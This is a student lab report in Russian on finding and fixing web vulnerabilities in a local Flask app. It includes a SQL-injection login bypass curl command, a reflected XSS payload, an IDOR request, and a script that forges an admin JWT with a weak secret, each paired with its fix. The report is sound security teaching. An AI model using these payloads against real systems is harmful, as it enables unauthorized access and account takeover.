Министерство образования Республики Беларусь
Учреждение образования
«Брестский государственный технический университет»
Кафедра ИИТ

Лабораторная работа № 1
За седьмой семестр

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов, настройка механизмов аутентификации»

Выполнил:
Студент 4 курса
Группы ИИ-26
Згера Е. А.
Проверил:
Хацкевич А.С.

2026

Вариант 5

Цель: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.Задание 1 Вывести всех индивидов класса Customer

6	Комментарии SQL (-- или #)	<a href="javascript:...">	ID = 7	admin	default-src 'self'

Задание 1 :Обход аутентификации через SQL-инъекцию и ее устранение
Команда curl, использованная для проведения атаки:

```
curl -i -X POST http://127.0.0.1:5000/login -d "username=admin' OR '1'='1'--" -d "password=123"
```




Фрагмент исправленного кода на Python с использованием параметризованных запросов.

```
c.execute("SELECT id, username, role FROM users WHERE username=? AND password=?", (username, password))
```



Задание 2:Эксплуатация межсайтового скриптинга (XSS)
URL с XSS, демонстрирующий отражение уязвимого ввода в теле HTTP-ответа и результат команды:

http://127.0.0.1:5000/search?q=<svg onload=alert('XSS')>



Результаты поиска для:

Ничего не найдено.

Фрагмент кода на Python, запрещающий загрузку ресурсов с чужих доменов и результат изменения:

```
@app.after_request
def add_csp(response):
    #запрещаем внешние ресурсы, разрешаем только свои
    response.headers["Content-Security-Policy"] = "default-src 'self';
script-src 'self'"
    return response
```

Результаты поиска для: <svg onload=alert('XSS')>

Ничего не найдено.

Задание 3:Нарушение разграничения доступа на уровне объектов (BOLA/IDOR)

Исправленная часть кода :

```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
def get_profile(user_id):
    token = request.cookies.get('auth_token')
    if not token:
        return jsonify({"error": "Unauthorized: No token"}), 401
    try:
        # Защита: проверяем заголовок токена, чтобы не доверять полю alg
        header = jwt.get_unverified_header(token)
        if header.get('alg') != 'HS256':
            return jsonify({"error": "Invalid token algorithm"}), 401

        decoded = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])
        # Проверка: ID из токена должен совпадать с ID в запросе
        if decoded.get("user_id") != user_id:
            return jsonify({"error": "Forbidden: Access denied"}), 403

        conn = sqlite3.connect('lab.db')
        c = conn.cursor()
        c.execute("SELECT username, private_data FROM users WHERE id=?", (user_id,))
        user = c.fetchone()
        conn.close()
        if user:
            return jsonify({"username": user[0], "private_data": user[1]})
        return jsonify({"error": "User not found"}), 404

    except jwt.ExpiredSignatureError:
        return jsonify({"error": "Token expired"}), 401
    except jwt.InvalidTokenError:
        return jsonify({"error": "Invalid token"}), 401
    except Exception:
        return jsonify({"error": "Internal server error"}), 500
```

Команда:

curl.exe -i http://127.0.0.1:5000/api/profile/1

Вывод до исправления:

```
(global_venv) PS D:\Code\SKMZI1> curl.exe -i http://127.0.0.1:5000/api/profile/1
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Thu, 24 Sep 2026 14:48:18 GMT
Content-Type: application/json
Content-Length: 61
Content-Security-Policy: default-src 'self'; script-src 'self'
Connection: close

{"private_data":"FLAG{admin_master_key}","username":"admin"}
```

Вывод после исправления:

```
(global_venv) PS D:\Code\SKMZI1> curl.exe -i http://127.0.0.1:5000/api/profile/1
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Thu, 24 Sep 2026 14:52:12 GMT
Content-Type: application/json
Content-Length: 35
Content-Security-Policy: default-src 'self'; script-src 'self'
Connection: close

{"error":"Unauthorized: No token"}
```

Задание 4:Подделка и атака на JWT-токен

Слабый ключ:

```
app = Flask(__name__)
JWT_SECRET = "student2026" # уязвимый слабый ключ для взлома
```

Скрипт для генерации токена:

```
import jwt, datetime

payload = {
    "user_id": 1,
    "username": "admin",
    "role": "admin",
    "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1),
    "iat": datetime.datetime.utcnow()
}
token = jwt.encode(payload, "student2026", algorithm="HS256")
print(token)
```

Вывод до исправления:

```
(global_venv) PS D:\Code\SKMZI1> curl.exe -i -H "Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzkwMjY1Mzk3LCJpYXQiOjE3OTAyNjE3OTd9.56OlIqTdwq3msnMPk4PzBj1PIFnURYe6TkWheRsPVwU" http://127.0.0.1:5000/admin
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Thu, 24 Sep 2026 14:58:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 108
Content-Security-Policy: default-src 'self'; script-src 'self'
Connection: close

<h1>Панель администратора</h1><p>Флаг захвачен: FLAG{JWT_FORGED_SUCCESS}</p>
```

Исправленная часть кода:

```
import secrets

app = Flask(__name__)
JWT_SECRET = secrets.token_hex(32) # уязвимый с
```

Вывод после исправления:

```
$ curl -i http://127.0.0.1:5000/admin --cookie "auth_token=eyJhbGciOiJIUzI1NiIseyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0.ie3HPPIjSsRVfD1W3qUGYlF_x1PIcbdbS5o7X86iIQA"
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.11.9
Date: Tue, 08 Sep 2026 19:11:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Content-Security-Policy: default-src 'self'; script-src 'self'
Connection: close

Invalid token
RRorri1@DESKTOP-H9K47HB MINGW64 ~/PycharmProjects/SMZKS 1
```

Задание 5: Проектирование механизмов защиты (Без написания кода)

Флаги:

HttpOnly Этот флаг запрещает доступ к cookie через клиентский JavaScript. Даже если злоумышленник внедрит XSS-скрипт, он не сможет прочитать содержимое cookie. Таким образом, снижается риск кражи JWT-токена через document.cookie. **Secure** Cookie с этим флагом передаётся только по защищённому протоколу HTTPS. Это предотвращает утечку токена в открытом виде при передаче по сети. Без этого флага токен мог бы быть перехвачен в незашифрованном HTTP-трафике **SameSite=Strict** Этот флаг запрещает отправку cookie при переходе с других сайтов (например, через <img> или <form>). Он защищает от CSRF-атак, когда злоумышленник пытается заставить браузер жертвы отправить запрос с её cookie на целевой сайт.

Вывод:

В ходе лабораторной работы выявлены и устранены пять типичных уязвимостей веб-приложений:

- **SQL-инъекция:** показано, что небезопасные SQL-запросы позволяют злоумышленнику управлять базой данных; внедрена параметризация запросов, исключающая возможность инъекций.
- **Reflected XSS:** воспроизведено выполнение внедрённых скриптов и продемонстрировано их блокирование после внедрения экранирования ввода и строгой CSP.
- **BOLA / IDOR:** устранена возможность несанкционированного доступа к чужим данным за счёт проверки соответствия user_id в JWT и в URL запроса.
- **Подделка JWT:** показано, что использование слабого секрета позволяет подделывать токены; после перехода на криптографически стойкий секрет и добавления проверки заголовка alg подделка стала невозможной.
- **Cookies и CSP:** реализованы безопасные cookie с флагами **HttpOnly, Secure, SameSite=Strict** и строгая политика CSP, что защищает от эксфильтрации токенов через XSS и от CSRF.

Приобретённые навыки: практическая настройка и тестирование защитных механизмов; работа с curl и DevTools для анализа заголовков и поведения приложения; понимание принципов параметризации SQL, подписи JWT, директив CSP и безопасного хранения cookie.

Эффективность: каждая уязвимость воспроизводилась в исходном состоянии; после внесённых исправлений соответствующие атаки были заблокированы или стали невозможны.